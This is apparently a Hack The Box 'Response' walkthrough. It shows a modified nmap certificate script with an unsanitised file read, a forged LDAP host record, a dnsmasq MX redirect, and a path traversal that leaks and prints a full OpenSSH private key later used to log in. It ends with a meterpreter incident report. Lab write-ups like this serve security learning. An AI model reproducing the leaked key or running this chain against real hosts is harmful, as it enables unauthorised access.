bob@response:/home/scryh/scan$ md5sum /usr/share/nmap/scripts/{ssl-cert.nse,ssl-enum-ciphers.nse,ssl-heartbleed.nse}
12c7f8fa5ea25b5d965228967640ee43  /usr/share/nmap/scripts/ssl-cert.nse
5a666ce9718b70b25609bbc7d905dcd3  /usr/share/nmap/scripts/ssl-enum-ciphers.nse
5b1e9b36f70ef360f000d03092262875  /usr/share/nmap/scripts/ssl-heartbleed.nse
```

Different from default script. Need to check.

ssl-cert.nse is different from default. I can check the difference

```
bob@response:/home/scryh/scan$ diff scripts/ssl-cert.nse /usr/share/nmap/scripts/ssl-cert.nse
232,257d231
< local function read_file(fn)
<   local f = io.open(fn, 'r')
<   local content = ''
<   if f ~= nil then
<     content = f:read('*all')
<     f:close()
<   end
<   return content
< end
<
< local function get_countryName(subject)
<   countryName = read_file('data/countryName/' .. subject['countryName'])
<   if (countryName == '') then
<     return 'UNKNOWN'
<   end
<   return countryName
< end
<
< local function get_stateOrProvinceName(subject)
<   stateOrProvinceName = read_file('data/stateOrProvinceName/' .. subject['stateOrProvinceName'])
<   if (stateOrProvinceName == '') then
<     return 'NO DETAILS AVAILABLE'
<   end
<   return stateOrProvinceName
< end
<
```

No sanitization. Path reversal(../) can be done.

ssl-cert.nse is different from default. I can check the difference

Chatgpt shows commands to create certificate and key

bash 복사 편집

```
openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.crt -days 365 -nodes
```

Also simple https server python code using these(Need to change port to 443...)

python 임시 채팅 복사 편집

```python
import http.server
import ssl

# Choose the server address and port
server_address = ('0.0.0.0', 8443)  # You can change the port as needed


# Create a basic HTTP handler
handler = http.server.SimpleHTTPRequestHandler

# Create the HTTP server instance
httpd = http.server.HTTPServer(server_address, handler)


# Wrap the server socket with SSL
httpd.socket = ssl.wrap_socket(httpd.socket,
                               server_side=True,
                               certfile="cert.crt",
                               keyfile="key.pem",
                               ssl_version=ssl.PROTOCOL_TLS)

print(f"Serving HTTPS on https://{server_address[0]}:{server_address[1]}")
httpd.serve_forever()
```


Let's create key and certificate



Run the server




I need to run smtp server. I can run it with python command



Let's add ldap record

First, run ldapsearch command in scan.sh



I can change this content a bit to add my ip

```
dn: cn=HelloServer,ou=servers,dc=response,dc=htb$
objectClass: top$
objectClass: ipHost$
objectClass: device$
cn: HelloServer$
manager: uid=marie,ou=customers,dc=response,dc=htb$
ipHostNumber: 10.10.16.10$
```

These are only changed

Then, use this file to add ldap record

```
bob@response:/home/scryh/scan$ ldapadd -D 'cn=admin,dc=response,dc=htb' -f /tmp/server.ldif -w $pwd
adding new entry "cn=HelloServer,ou=servers,dc=response,dc=htb"
```

I can find this record from ldapsearch command

```
bob@response:/home/scryh/scan$ ldapsearch -x -D $bind_dn -w $pwd -s sub -b 'ou=servers,dc=response,dc=htb' '(objectclass=
# extended LDIF
#
# LDAPv3
# base <ou=servers,dc=response,dc=htb> with scope subtree
# filter: (objectclass=ipHost)
# requesting: ALL
#

# TestServer, servers, response.htb
dn: cn=TestServer,ou=servers,dc=response,dc=htb
objectClass: top
objectClass: ipHost
objectClass: device
cn: TestServer
manager: uid=marie,ou=customers,dc=response,dc=htb
ipHostNumber: 172.18.0.6

# HelloServer, servers, response.htb
dn: cn=HelloServer,ou=servers,dc=response,dc=htb
objectClass: top
objectClass: ipHost
objectClass: device
cn: HelloServer
manager: uid=marie,ou=customers,dc=response,dc=htb
ipHostNumber: 10.10.16.10
```

However, it doesn't show anything. I can check log.txt(It automatically changes, so check it many times)

```
bob@response:/home/scryh/scan$ cat output/log.txt
scanning server ip 172.18.0.6
- retrieved manager uid: marie
- manager mail address: marie.w@response-test.htb
- failed to retrieve SMTP server for domain "response-test.htb" locally
- retrieved SMTP server for domain "response-test.htb": mail.response-test.htb.
- retrieved ip address of SMTP server: 172.18.0.6
- sending report output/scan_172.18.0.6.pdf to customer marie.w@response-test.htb via SMTP server 172.18.0.6
scanning server ip 10.10.16.10
- retrieved manager uid: marie
- manager mail address: marie.w@response-test.htb
- failed to retrieve SMTP server for domain "response-test.htb" locally
- failed to retrieve SMTP server for domain "response-test.htb" from server 10.10.16.10
```

I need a record for response-test.htb

I need dns server to map response-test.htb to my ip. It can be done easily with dnsmasq

First, add listen address 127.0.0.1 and tun0 ip in /etc/dnsmasq.conf

```
listen-address=127.0.0.1, 10.10.16.10$
```

Then, add a file in /etc/dnsmasq.d/ and write this content

```
address=/.hello.htb/10.10.16.10$
mx-host=response-test.htb,hello.htb,0$
```

1 Map *hello.htb to 10.10.16.10

2 If mx response-test.htb is asked, answer hello.htb, which eventually be 10.10.16.10

Start dnsmasq and add ldap record again

```
---------- MESSAGE FOLLOWS ----------
b'Content-Type: multipart/mixed; boundary="===============1667776347931269683=="'
b'MIME-Version: 1.0'
b'From: reports@response.htb'
b'To: marie.w@response-test.htb'
b'Date: Thu, 10 Jul 2025 02:35:42 +0000'
b'Subject: Response Scanning Engine Report'
b'X-Peer: 10.10.11.163'
b''
b'--===============1667776347931269683=='
b'Content-Type: text/plain; charset="us-ascii"'
b'MIME-Version: 1.0'
b'Content-Transfer-Encoding: 7bit'
b''
b'Dear Customer,'
b''
b'the attached file contains your detailed scanning report.'
b''
b'Best regards,'
b'Your Response Scanning Team'
b''
b'--===============1667776347931269683=='
b'Content-Type: application/octet-stream; Name="Scanning_Report.pdf"'
b'MIME-Version: 1.0'
b'Content-Transfer-Encoding: base64'
b'Content-Disposition: attachment; filename="Scanning_Report.pdf"'
b''
b'JVBERi0xLjQKJcOiw6MKMSAwIG9iago8PAovVGl0bGUgKCkKL0NyZWF0b3IgKP7/AHcAawBoAHQA'
b'bQBsAHQAbwBwAGQAZgAgADAALgAxADIALgA1KQovUHJvZHVjZXIgKP7/AFEAdAAgADUALgAxADIA'
```

Copy the whole output or run smtpd server with > [outputfile]

```
-------- MESSAGE FOLLOWS ----------$
b'Content-Type: multipart/mixed; boundary="===============0642203239928253780=="'$
b'MIME-Version: 1.0'$
b'From: reports@response.htb'$
b'To: marie.w@response-test.htb'$
b'Date: Thu, 10 Jul 2025 02:37:38 +0000'$
b'Subject: Response Scanning Engine Report'$
b'X-Peer: 10.10.11.163'$
b''$
b'--===============0642203239928253780=='$
b'Content-Type: text/plain; charset="us-ascii"'$
b'MIME-Version: 1.0'$
b'Content-Transfer-Encoding: 7bit'$
b''$
b'Dear Customer,'$
b''$
b'the attached file contains your detailed scanning report.'$
b''$
b'Best regards,'$
b'Your Response Scanning Team'$
b''$
b'--===============0642203239928253780=='$
b'Content-Type: application/octet-stream; Name="Scanning_Report.pdf"'$
b'MIME-Version: 1.0'$
b'Content-Transfer-Encoding: base64'$
b'Content-Disposition: attachment; filename="Scanning_Report.pdf"'$
b''$
b'JVBERi0xLjQKJcOiw6MKMSAwIG9iago8PAovVGl0bGUgKCkKL0NyZWF0b3IgKP7/AHcAawBoAHQA'$
b'bQBsAHQAbwBwAGQAZgAgADAALgAxADIALgA1KQovUHJvZHVjZXIgKP7/AFEAdAAgADUALgAxADIA'$
```

I need only Scanning_Report.pdf content here. Erase all other lines, b', '

```
714 MDU0PiA8MDA2OD4gPDAwNzU+IDwwMDRBPiA8MDA2Qz4gPDAwMzE+IDwwMDMyPiA8MDAzQT4gPDAw$
715 MzM+IDwwMDM1PiA8MDA3Mj4gPDAwNkQ+IDwwMDJEPiA8MDA3Nj4gPDAwNTA+IDwwMDM0PiA8MDAy$
716 Rj4gPDAwMkM+IDwwMDYyPiA8MDA1OD4gPDAwNUY+IDwwMDM2PiA8MDA3OD4gPDAwNTY+IDwwMDc5$
717 PiA8MDAzQj4gPDAwNDQ+IDwwMDRFPiA8MDA0OT4gPDAwMjg+IDwwMDI5PiA8MDA2Qj4gXQplbmRi$
718 ZnJhbmdlCmVuZGNtYXAKQ01hcE5hbWUgY3VycmVudGRpY3QgL0NNYXAgZGVmaW5lcmVzb3VyY2Ug$
719 cG9wCmVuZAplbmQKCmVuZHN0cmVhbQplbmRvYmoKOCAwIG9iago8PCAvVHlwZSAvRm9udAovU3Vi$
720 dHlwZSAvVHlwZTAKL0Jhc2VGb250IC9EZWphVnVTYW5zCi9FbmNvZGluZyAvSWRlbnRpdHktSAov$
721 RGVzY2VuZGFudEZvbnRzIFszNCAwIFJdCi9Ub1VuaWNvZGUgMzUgMCBSPj4KZW5kb2JqCjM2IDAg$
722 b2JqCjw8Ci9MZW5ndGggNwo+PgpzdHJlYW0K////////+AplbmRzdHJlYW0KZW5kb2JqCjMgMCBv$
723 YmoKPDwKL1R5cGUgL1BhZ2VzCi9LaWRzIApbCjYgMCBSCjE0IDAgUgpdCi9Db3VudCAyCi9Qcm9j$
724 U2V0IFsvUERGIC9UZXh0IC9JbWFnZUIgL0ltYWdlQ10KPj4KZW5kb2JqCnhyZWYKMCAzOAowMDAw$
725 MDAwMDAwIDY1NTM1IGYgCjAwMDAwMDAwMTUgMDAwMDAgbiAKMDAwMDAwMDE2MyAwMDAwMCBuIAow$
726 MDAwMDQxMTQ5IDAwMDAwIG4gCjAwMDAwMDAyMTIgMDAwMDAgbiAKMDAwMDAwMDMwNyAwMDAwMCBu$
727 IAowMDAwMDAwMzQ0IDAwMDAwIG4gCjAwMDAwMzE0MjIgMDAwMDAgbiAKMDAwMDA0MDk1NiAwMDAw$
728 MCBuIAowMDAwMDIyMzcwIDAwMDAwIG4gCjAwMDAwMDA2ODUgMDAwMDAgbiAKMDAwMDAxMDg5MyAw$
729 MDAwMCBuIAowMDAwMDAwNDc5IDAwMDAwIG4gCjAwMDAwMDA2NjUgMDAwMDAgbiAKMDAwMDAxMTEw$
730 NCAwMDAwMCBuIAowMDAwMDEwOTE1IDAwMDAwIG4gCjAwMDAwMTE0NTMgMDAwMDAgbiAKMDAwMDAx$
731 MjQ0OSAwMDAwMCBuIAowMDAwMDExMjQwIDAwMDAwIG4gCjAwMDAwMTE0MjYgMDAwMDAgbiAKMDAw$
732 MDAxMjQ2OSAwMDAwMCBuIAowMDAwMDEyNzQ4IDAwMDAwIG4gCjAwMDAwMjEyMzkgMDAwMDAgbiAK$
733 MDAwMDAyMTQ1MCAwMDAwMCBuIAowMDAwMDIyNTEwIDAwMDAwIG4gCjAwMDAwMjEyMTggMDAwMDAg$
734 biAKMDAwMDAyMjU3MSAwMDAwMCBuIAowMDAwMDIyODUxIDAwMDAwIG4gCjAwMDAwMzAzMjQgMDAw$
735 MDAgbiAKMDAwMDAzMDcxMiAwMDAwMCBuIAowMDAwMDMxNTYzIDAwMDAwIG4gCjAwMDAwMzAzMDMg$
736 MDAwMDAgbiAKMDAwMDAzMTYxOSAwMDAwMCBuIAowMDAwMDMxODk0IDAwMDAwIG4gCjAwMDAwMzk3$
737 NTQgMDAwMDAgbiAKMDAwMDA0MDE3NiAwMDAwMCBuIAowMDAwMDQxMDkyIDAwMDAwIG4gCjAwMDAw$
738 Mzk3MzMgMDAwMDAgbiAKdHJhaWxlcgo8PAovU2l6ZSAzOCAKL0luZm8gMSAwIFIKL1Jvb3QgMiAw$
739 IFIKPj4Kc3RhcnR4cmVmCjQxMjU0IAolJUVPRgo=$
~
~
```

base64 decode and open it

```
$base64 -d output > a.pdf
[redacted]
$open a.pdf
```

Port	State	Service	Reason	Product	Version	Extra info
443 tcp	open	https	syn-ack			

```
Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=../../../../../../../../home/scryh/.ssh/id_rsa/countryName=AU
Full countryName: Australia
stateOrProvinceName Details: -----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

ssl-cert

scryh's id_rsa leaked

copy -----begin openssh... to end open ssh and save it

```
$vim scryh_rsa
[redacted][~/Documents/response]
$chmod 600 scryh_rsa
[redacted][~/Documents/response]
$ssh -i scryh_rsa scryh@response.htb
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-109-generic x86_64)
```

I can successfully ssh to scryh

Get root shell

I can access incident_2022-3-042 which I can't access as bob

```
scryh@response:~$ ls
incident_2022-3-042  scan
scryh@response:~$ cd incident_2022-3-042/
scryh@response:~/incident_2022-3-042$ ls
IR_report.pdf  core.auto_update  dump.pcap
```

Copy these files to local and check these files. First pdf file shows

Incident Response Team Report

IRT Contact Information	
Name	Steven Rogers
Phone	+49 221 4710 359
Email	steven.rogers@localhost

Incident Details	
Incident Number	#2022-3-042
Type of Incident	Social Engineering and Execution of Malicious Payload
Time of Occurrence	2022-03-14, 11:30 GMT
Time of Detection	2022-03-14, 11:45 GMT
Targeted Assets	Main Server
Impact	Probable File Leakage
Attached Files	dump.pcap core.auto_update

Incident Description
An attacker gained access to the internal chat application and tricked the server admin into downloading and executing a malicious file (auto_update). Based on our analysis this file contains a meterpreter payload, which established a connection to the attacker machine yielding the attacker root access to the server. Our analysis team is still working on the decryption of the network traffic, but there are indications that the attacker used the meterpreter session to download a zip archive.


Actions Taken at Time of Discovery
Before killing the malicious process a core dump was created (core.auto_update). The network traffic close to the time of the incident was extracted (dump.pcap).

Recommendation
Further analysis are required in order to determine how the attacker gained access to the internal chat application. Meanwhile the chat should be monitored for any suspicious activity. All users should be made aware of the risk of further Social Engineering attempts. The impact of a possible leakage of the targeted zip archive should be estimated. If required, applicable steps should be taken.


It seems like this server is already hacked by running auto_update file and it generated crash file core.auto_update and network traffic is logged on dump.pcap


Let's check dump.pcap in wireshark

I can check auto_update file and download it

